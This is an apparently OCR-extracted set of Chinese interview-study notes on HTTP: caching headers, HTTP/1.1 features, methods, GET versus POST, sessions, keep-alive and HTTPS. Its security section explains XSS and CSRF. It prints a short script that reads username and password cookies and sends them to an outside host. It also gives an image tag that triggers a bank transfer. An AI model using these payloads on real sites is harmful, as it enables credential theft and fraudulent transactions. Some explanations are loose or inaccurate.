（3)服务器返回的 HTTP 头标签中有 Last-Modified，告诉客户端页面的最后修改时间。




2.在浏览器中刷新一下页面，Fiddler 就会产生下面的捕获信息。

需要注意的是

（1）客户端发 HTTP 请求时，使用 If-Modified-Since 标签，把上次服务器告诉它的文件最后修改时间返回到服务器端了。

（2）因为文件没有改动过，所以服务器返回的 HTTP 状态码是 304，没有发送页面的内容。




3.用文本编辑器稍微改动一下页面文件，保存。再用浏览器访问一下，Fiddler 就会产生下面的捕获信息。

需要留意的是

（1）客户端发 HTTP 请求时，使用 If-Modified-Since 标签，把上次服务器告诉它的文件最后修改时间返回到服务器端了。

（2）因为文件被改动过，两边时间不一致，所以服务器返回的 HTTP 状态码是 200，并发送新页面的全部内容。

（3）服务器返回的 HTTP 头标签中有 Last-Modified，告诉客户端页面的新的最后修改时间。



Http1.1 和 Http1.0 的区别。（HTTP1.1 版本的 4 个新特性）

1.默认持久连接和流水线

HTTP/1.1 默认使用持久连接，只要客户端服务端任意一端没有明确提出断开 TCP 连接，就一直保持连接，在同一个 TCP 连接下，可以发送多次 HTTP 请求。同时，默认采用**流水线**的方式发送请求，即客户端**每遇到一个对象引用**就立即发出一个请求，而不必等到收到前一个响应之后才能发出下一个请求，但服务器端必须按照接收到**客户端请求的先后顺序**依次回送响应结果，以保证客户端能够区分出每次请求的响应内容，这样也显著地减少了整个下载过程所需要的时间。

HTTP/1.0 默认使用短连接，要建立长连接，可以在请求消息中包含 Connection: Keep-Alive 头域，如果服务器愿意维持这条连接，在响应消息中也会包含一个 Connection: Keep-Alive 的头域。Connection 请求头的值为 Keep-Alive 时，客户端通知服务器返回本次请求结果后保持连接；Connection 请求头的值为 close 时，客户端通知服务器返回本次请求结果后关闭连接。

2.分块传输数据

HTTP/1.0 可用来**指定实体长度**的唯一机制是通过 **Content-Length** 字段。静态资源的长度可以很容易地确定，但是**对于动态生成的响应来说**，为获取它的真实长度，**只能等它完全生成之后，才能正确地填写 Content-Length 的值**，**这便要求缓存整个响应**，在服务器端占用大量的缓存，从而**延长了响应用户的时间**。

HTTP/1.1 引入了被称为**分块（chunked）**的传输方法。该方法使发送方能将消息实体分割为任意大小的组块（chunk），并单独地发送他们。**在每个组块前面，都加上了该组块的长度**，使接收方可确保自己能够完整地接收到这个组块。更重要的是，**在最末尾的地方，发送方生成了长度为零的组块，接收方可据此判断整条消息都已安全地传输完毕**。这样也避免了在服务器端占用大量的缓存。**Transfer-Encoding：chunked** 向接收方指出：响应将被分组块，对响应分析时，应采取不同于非分组块的方式。

3.状态码 100　Continue

HTTP/1.1 加入了一个新的状态码 100 Continue，用于客户端在发送 **POST 数据**给服务器前，征询服务器的情况，看服务器是否处理 POST 的数据。

当要 POST 的数据**大于 1024 字节**的时候，**客户端并不会直接就发起 POST 请求，**而是会分为 2 步：

1. 发送一个请求，包含一个 **Expect:100-continue**，询问 Server 是否愿意接受数据。
2. 接收到 Server **返回的 100 continue** 应答以后，才把数据 POST 给 Server。

这种情况通常发生在客户端准备发送一个**冗长的请求**给服务器，但是不确认服务器是否有能力接收。如果没有得到确认，而将一个冗长的请求包发送给服务器，然后包被服务器给抛弃了，这种情况挺浪费资源的。

4.Host 域

HTTP1.1 在 Request 消息头里多了一个 Host 域,HTTP1.0 则没有这个域。在 HTTP1.0 中认为每台服务器都绑定一个唯一的 IP 地址，这个 IP 地址上只有一个主机。但随着虚拟主机技术的发展，在一台物理服务器上可以存在**多个虚拟主机**，并且它们共享一个 IP 地址。

常用的 HTTP 方法有哪些？

方法	描述	是否包含主体
GET	从服务器获得一份文档	否
HEAD	只从服务器获得响应报文的首部	否
POST	向服务器发送需要处理的数据	是
PUT	将请求的主体部分存储在服务器上	是
TRACE	对可能经过代理服务器传送到服务器上去的报文进行追踪	否
OPTIONS	决定在服务器上可以执行哪些方法	否
DELETE	从服务器上删除一份文档	否

注意：只有 POST 和 PUT 方法才有请求内容。

GET： 用于请求访问已经被 URI（统一资源标识符）识别的资源，可以通过 URL 传参给服务器。

POST：用于传输信息给服务器，主要功能与 GET 方法类似，但一般推荐使用 POST 方式。

PUT： 传输文件，报文主体中包含文件内容，保存到对应 URI 位置。

HEAD： 获得报文首部，与 GET 方法类似，只是不返回报文主体。

DELETE：删除文件，与 PUT 方法相反，删除对应 URI 位置的文件。

OPTIONS：查询相应 URL 支持的 HTTP 方法。

注意：并非所有的服务器都都实现了这几个方法。有的服务器还实现了**自己特有的 HTTP 方法**，称为**扩展方法**。

GET：GET 可以说是最常见的了，它本质就是发送一个请求来取得服务器上的某一资源。资源通过一组 HTTP 头和呈现数据（如 HTML 文本，或者图片或者视频等）返回给客户端。GET 请求中，永远不会包含呈现数据。

HEAD：HEAD 和 GET 本质是一样的，区别在于 HEAD 不含有呈现数据，而仅仅是 HTTP 头信息。有的人可能觉得这个方法没什么用，其实不是这样的。想象一个业务情景：欲判断某个资源是否存在，我们通常使用 GET，但这里用 HEAD 则意义更加明确。

PUT：这个方法比较少见。HTML 表单也不支持这个。本质上来讲， PUT 和 POST 极为相似，都是向服务器发送数据，但它们之间有一个重要区别，PUT 通常指定了资源的存放位置，而 POST 则没有，POST 的数据存放位置由服务器自己决定。举个例子：如一个用于提交博文的 URL，/addBlog。如果用 PUT，则提交的 URL 会是像这样的”/addBlog/abc123”，其中 abc123 就是这个博文的地址。而如果用 POST，则这个地址会在提交后由服务器告知客户端。目前大部分博客都是这样的。显然，PUT 和 POST 用途是不一样的。具体用哪个还取决于当前的业务场景。

DELETE：删除某一个资源。基本上这个也很少见，不过还是有一些地方比如 amazon 的 S3 云服务里面就用的这个方法来删除资源。

POST：向服务器提交数据。这个方法用途广泛，几乎目前所有的提交操作都是靠这个完成。

OPTIONS：这个方法很有趣，但极少使用。**它用于获取当前 URL 所支持的方法**。若请求成功，则它会在 HTTP 头中包含一个名为"Allow"的头，值是所支持的方法，如"GET, POST"。

TRACE：请求服务器回送收到的请求信息，主要用于测试和诊断，所以是安全的。

HEAD、GET、OPTIONS 和 TRACE 视为安全的方法，因为它们只是从服务器获得资源而不对服务器做任何修改；但是 HEAD、GET、OPTIONS 在用户端不安全，而 POST 则影响服务器上的资源。

GET 虽然不修改服务器数据，但是 GET 方法通过 URL 请求来传递用户的输入；HEAD 只获得消息的头部，但是数据传入也是通过 URL。这样对客户端而言并不安全。

TRACE 方法对于服务端和用户端一定是安全的。

http 的请求方式 get 和 post 的区别。

1.GET 一般用于获取或者查询资源信息，这就意味着它是幂等的（对同一个 URL 的多个请求返回同样的结果）和安全的（没有修改资源的状态），而 POST 一般用于更新资源信息，POST 既不是安全的，也不是幂等的。

2.采用 GET 方法时，客户端把要发送的数据添加到 URL 后面（就是把数据放置在 HTTP 协议头中，GET 是通过 URL 提交数据的），并且用"？"连接，各个变量之间用"&"连接；


HTTP 协议没有对 URL 长度进行限制，由于**特定的浏览器及服务器**对 URL 的长度存在限制，所以传递的数据量有限；

通过 GET 提交数据，用户名和密码将明文出现在 URL 上，因为(1)登录页面有可能被浏览器缓存，(2)其他人查看浏览器的"历史纪录"，那么别人就可以拿到你的账号和密码了。


而 POST 把要传递的数据放到 HTTP 请求报文的**消息体**中；**HTTP 协议也没有进行大小限制，起限制作用的是服务器的处理程序的能力**，但是，传送的数据量比 GET 方法更大些；由于传递的数据在消息体中，安全性高，但其实用抓包软件（如 httpwatch）进行抓包的话，可以看到传递的数据内容的。

3.**GET 请求的数据会被浏览器缓存起来**，会留下历史记录；而 POST 提交的数据不会被浏览器缓存，不会留下历史记录。

GET 请求如下：



POST 请求如下：



为什么 HTTP 是无状态的？如何保持状态（会话跟踪技术、状态管理）？

HTTP 无状态：无状态是指协议对于**事务处理**没有记忆能力，不能保存每次客户端提交的信息，即当服务器返回应答之后，这次**事务**的所有信息就都丢掉了。如果用户发来一个新的请求，服务器也无法知道它是否与上次的请求有联系。

这里我们用一个比较熟悉的例子来理解 HTTP 的无状态性，如一个包含多图片的网页的浏览。步骤为：①建立连接，客户端发送一个网页请求，服务器端返回一个 html 页面（这里的页面只是一个纯文本的页面，也就是我们写的 html 代码），关闭连接；②浏览器解析 html 文件，遇到图片标记得到 url，这时，客户端和服务器再建立连接，客户端发送一个图片请求，服务器返回图片应答，关闭连接。（这里又涉及到无状态定义：对于服务器来说，这次的请求虽然是同一个客户端的请求但是服务器还是不知道这个是之前的那个客户端，即对于事务处理没有记忆能力）。

优点：服务器不用为每个客户端连接**分配内存来记忆大量状态**，也不用在客户端失去连接时去清理内存，节省服务器端资源，以更高效地去处理业务。

缺点：缺少状态意味着**如果后续处理需要前面的信息，则客户端必须重传**，这样可能导致每次连接**传送的数据量增大**。

针对这些缺点，可以采用**会话跟踪技术**来解决这个问题。把状态保存在服务器中，只发送回一个标识符，浏览器在下次提交中把这个标识符发送过来；这样，就可以定位存储在服务器上的状态信息了。

有四种会话跟踪技术：

1.COOKIE

2.Session

3.URL 重写

4.作为隐藏域嵌入 HTML 表单中（隐藏表单域）

在浏览器和服务器之间来回传递一个标识符，这就是所谓的会话（session）跟踪。来自浏览器的所有包含同一个标识符（这里是 SESSIONID）的请求同属于一个会话。

会话的有效期直到它被显式地终止为止，或者当用户在一段时间内没有动作，由服务器自动设置为过期。**目前没有办法通知服务器用户已经关闭浏览器**，因为在浏览器和服务器之间没有一个持久的连接，并且浏览器关闭时也不向服务器发送信息。同时，关闭浏览器通常意味着会话 ID 丢失，COOKIE 将过期，或者注入了信息的 URL 将不能再使用。所以当用户再次打开浏览器的时候，服务器无法将新得到的请求与以前的会话联系起来，则只能创建一个新的会话。然而，**所有与前一个会话有关的数据依然存放在服务器上，直到会话过期被清除为止。**

Http 的短连接和长连接的原理。

HTTP 协议既可以实现长连接，也可以实现短连接。

在 HTTP/1.0 中，默认使用的是短连接。也就是说，浏览器和服务器每进行一次 HTTP 操作，就建立一次连接，但任务结束就中断连接。如果客户端访问的某个 HTML 或其他类型的 Web 页中包含有其他的 Web 资源，如 JavaScript 文件、图像文件、CSS 文件等，

当浏览器每遇到这样一个 Web 资源，就会建立一个 HTTP 会话。HTTP1.0 需要在 request 中增加"Connection：keep-alive" header 才能够支持长连接。

HTTP1.0 KeepAlive 支持的数据交互流程如下：

a) Client 发出 request，其中该 request 的 HTTP 版本号为 1.0。同时在 request 中包含一个 header："Connection： keep-alive"。

b) Web Server 收到 request 中的 HTTP 协议为 1.0 及"Connection： keep-alive"就认为是一个长连接请求，其将在 response 的 header 中也增加"Connection： keep-alive"。同时不会关闭已建立的 tcp 连接。

c) Client 收到 Web Server 的 response 中包含"Connection： keep-alive"，就认为是一个长连接，不关闭 tcp 连接。并用该 tcp 连接再发送 request。（跳转到 a)）。

但从 HTTP/1.1 起，默认使用长连接，用以保持连接特性。使用长连接的 HTTP 协议，会在请求头和响应头加入这行代码：

```
Connection:keep-alive
```

在使用长连接的情况下，当一个网页打开完成后，客户端和服务器之间用于传输 HTTP 数据的 TCP 连接不会关闭，如果客户端再次访问这个服务器上的网页，会继续使用这一条已经建立的连接（http 长连接利用同一个 tcp 连接处理多个 http 请求和响应）。

Keep-Alive 不会永久保持连接，它有一个保持时间，可以在不同的服务器软件（如 Apache）中设定这个时间。实现长连接要客户端和服务端都支持长连接。长连接中关闭连接通过 Connection：closed 头部字段。如果请求或响应中的 Connection 被指定为 closed，表示在当前请求或响应完成后将关闭 TCP 连接。 TCP 的 keep alive 是检查当前 TCP 连接是否活着；HTTP 的 Keep-alive 是要让一个 TCP 连接活久点。

HTTP1.1 KeepAlive 支持的数据交互流程如下：

a) Client 发出 request，其中该 request 的 HTTP 版本号为 1.1。

b) Web Server 收到 request 中的 HTTP 协议为 1.1 就认为是一个长连接请求，其将在 response 的 header 中也增加"Connection： keep-alive"。同时不会关闭已建立的 tcp 连接。

c) Client 收到 Web Server 的 response 中包含"Connection： keep-alive"，就认为是一个长连接，不关闭 tcp 连接，并用该 tcp 连接再发送 request。（跳转到 a)）。

HTTP 协议的长连接和短连接，实质上是 TCP 协议的长连接和短连接。

http 长连接的优点：

1.通过开启和关闭更少的 TCP 连接，节约 CPU 时间和内存。

2.通过减少 TCP 开启和关闭引起的包的数目，降低网络阻塞。

http 长连接的缺点：

服务器维护一个长连接会增加开销。

---

http 短连接的优点：

服务器不用为每个客户端连接分配内存来记忆大量状态，也不用在客户端失去连接时去清理内存，节省服务器端资源，以更高效地去处理业务。

http 短连接的缺点：

如果客户请求频繁，将在 TCP 的建立和关闭操作上浪费时间和带宽。

HTTP 的特点。

(1)**支持客户端/服务器端通信模式**。

(2)**简单方便快速**：当客户端向服务器端发送请求时，只是简单的填写请求路径和请求方法即可，然后就可以通过浏览器或其他方式将该请求发送就行了。比较常用的请求方法有三种，分别是：GET、HEAD、POST。不同的请求方法使得客户端和服务器端联系的方式各不相同。因为 HTTP 协议比较简单，所以 HTTP 服务器的程序规模相对比较小，从而使得通信的速度非常快。

(3)**灵活**：Http 协议允许客户端和服务器端传输任意类型任意格式的数据对象。这些不同的类型由 Content-Type 标记。

(4)**无连接**：无连接的含义是每次建立的连接只处理一个客户端请求。当服务器处理完客户端的请求之后，并且收到客户的反馈应答后，服务器端立即断开连接。采用这种通信方式可以大大的节省传输时间。

(5)**无状态**：Http 是无状态的协议。所谓的无状态是指协议对于请求的处理没有记忆功能。无状态意味着如果要再次处理先前的信息，则这些先前的信息必须要重传，这就导致了数据量传输的增加。但是从另一方面来说，当先前的信息服务器不在使用的时候，则服务器的响应将会非常的快。

http 的安全问题。

a、通信使用明文不加密，内容可能被窃听

b、不验证通信方身份，可能遭到伪装

c、无法验证报文完整性，可能被篡改

HTTPS 就是 HTTP 加上加密处理（一般是 SSL 安全通信线路）+认证+完整性保护

Https 的作用。

- **内容加密** 建立一个信息安全通道，来保证数据传输的安全；
- **身份认证** 确认网站的真实性
- **数据完整性** 防止内容被第三方冒充或者篡改




图 17-1 在互联网模型中 SSL 和 TLS 的位置

浏览器和服务器在基于 https 进行请求链接到数据传输过程中，用到了哪些技术？

1. 对称加密算法

用于**对真正传输的数据进行加密**。

2.非对称加密算法

用于在握手过程中**加密生成的密码**。非对称加密算法会生成公钥和私钥，公钥只能用于加密数据，因此可以随意传输，而网站的私钥用于对数据进行解密，所以网站都会非常小心的保管自己的私钥，防止泄漏。

3.散列算法

用于**验证数据的完整性**。

4.数字证书

数字证书其实就是一个小的计算机文件，其作用类似于我们的身份证、护照，用于证明身份，在 SSL 中，使用数字证书来**证明自己的身份**。

客户端有公钥，服务器有私钥，客户端用公钥对`对称密钥`进行加密，将加密后的对称密钥发送给服务器，服务器用私钥对其进行解密，所以客户端和服务器可用对称密钥来进行通信。公钥和私钥是用来加密密钥，而对称密钥是用来加密数据，分别利用了两者的优点。

讲下 Http 协议。

主要包括 http 建立连接的过程，持久和非持久连接，带流水与不带流水，dns 解析过程，get 和 post 区别，http 与 https 的区别等。状态码，Header 各个字段的意义。

http 和 socket 的区别，两个协议哪个更高效一点。

创建 Socket 连接时，可以指定使用的传输层协议，Socket 可以支持不同的传输层协议（TCP 或 UDP），当使用 TCP 协议进行连接时，该 Socket 连接就是一个 TCP 连接。Socket 连接一旦建立，**通信双方即可开始相互发送数据内容**，直到双方连接断开。注意，同 HTTP 不同的是 http 只能基于 tcp,socket 不仅能走 tcp,而且还能走 udp,这个是 socket 的第一个特点。

HTTP 连接使用的是"请求—响应"的方式，不仅在请求时需要先建立连接，而且**需要客户端向服务器发出请求后，服务器端才能回复数据**。

很多情况下，需要服务器端主动向客户端推送数据，保持客户端与服务器数据的实时与同步。此时若双方建立的是 Socket 连接，服务器就可以直接将数据传送给客户端；若双方建立的是 HTTP 连接，则服务器需要等到客户端发送一次请求后才能将数据传回给客户端。

Socket 效率高，至少不用解析 http 报文头部一些字段 。

HTTP 与 HTTPS 的区别。

●https 更安全

HTTPS 协议是由 **SSL+HTTP 协议**构建的可进行**加密传输、身份认证**的网络协议，要比 http 协议安全，所有传输的内容都经过加密，加密采用对称加密，但对称加密的密钥用服务器方的证书进行了非对称加密。http 是超文本传输协议，信息是**明文传输**，没有加密，通过抓包工具可以分析其信息内容。

●https 需要申请证书

https 协议需要到 CA 申请证书，一般免费证书很少，需要交费。而常见的 http 协议则没有这一项。

●端口不同

http 使用的是 **80 端口**，而 https 使用的是 **443 端口**。

●所在层次不同

HTTP 协议运行在 TCP 之上，HTTPS 是运行在 SSL/TLS 之上的 HTTP 协议，SSL/TLS 运行在 TCP 之上。

安全相关的问题

攻击网站的方法和原理。

1.DDos 攻击（见上面的）

2.XSS 攻击

又叫“跨站脚本攻击”。它指的是恶意攻击者往 Web 页面里插入恶意 html 代码，当用户浏览该页之时，嵌入其中 Web 里面的 html 代码会被执行，从而达到恶意的特殊目的。**XSS 是实现 CSRF 的诸多途径中的一条，但绝对不是唯一的一条。**比如：有些人在留言板中输入恶意脚本来获取用户的帐号和密码。

XSS 全称“跨站脚本”，是注入攻击的一种。其特点是不对服务器端造成任何伤害，而是通过一些正常的站内交互途径，例如发布评论，提交含有 JavaScript 的内容文本。这时服务器端如果没有过滤或转义掉这些脚本，作为内容发布到了页面上，其他用户访问这个页面的时候就会运行这些脚本。

恶意用户会这么输入：

我们看看http://test.com/hack.js里藏了什么

```
var username=CookieHelper.getCookie('username').value;
var password=CookieHelper.getCookie('password').value;
var script =document.createElement('script');
script.src='http://test.com/index.php?username='+username+'&password='+password;
document.body.appendChild(script);
```

几句简单的javascript，获取cookie中的用户名密码，利用jsonp把向http://test.com/index.php

上面演示的是一个非常简单的 XSS 攻击，还有很多隐蔽的方式，但是其核心都是利用了脚本注入。


输入检查

输入检查一般是检查用户输入的数据中是否包含一些特殊字符，如<、>、'、"等，如果发现存在特殊字符，则将这些字符转义。

3.CSRF 攻击

又叫“跨站请求伪造”。可以这么理解 CSRF 攻击：**攻击者盗用了你的身份，以你的名义发送恶意请求**。CSRF 能够做的事情包括：以你名义发送邮件，发消息，盗取你的账号，甚至于购买商品，虚拟货币转账.....造成的问题包括：个人隐私泄露以及财产安全。

下图简单阐述了 CSRF 攻击的思想：



1. 用户 C 打开浏览器，访问受信任网站 A，输入用户名和密码请求登录网站 A;

2. 在用户信息通过验证后，网站 A 产生 Cookie 信息并返回给浏览器，此时用户登录网站 A 成功，可以正常发送请求到网站 A;

3. 用户未退出网站 A 之前，在同一浏览器中，打开一个 TAB 页访问网站 B;

4. 网站 B 接收到用户请求后，返回一些攻击性代码，并发出一个请求要求访问第三方站点 A;

5. 浏览器在接收到这些攻击性代码后，根据网站 B 的请求，在用户不知情的情况下携带 Cookie 信息，向网站 A 发出请求。网站 A 并不知道该请求其实是由 B 发起的，所以会根据用户 C 的 Cookie 信息以 C 的权限处理该请求，导致来自网站 B 的恶意代码被执行。

从上图可以看出，要完成一次 CSRF 攻击，受害者必须依次完成两个步骤：

1.登录受信任网站 A，并在本地生成 Cookie。

2.在不退出 A 的情况下，访问危险网站 B。

示例：

银行网站 A，它以 GET 请求来完成银行转账的操作，如：http://www.mybank.com/Transfer.php?toBankId=11&money=1000

危险网站 B，它里面有一段 HTML 的代码如下：

```
<img src=http://www.mybank.com/Transfer.php?toBankId=11&money=1000>
```

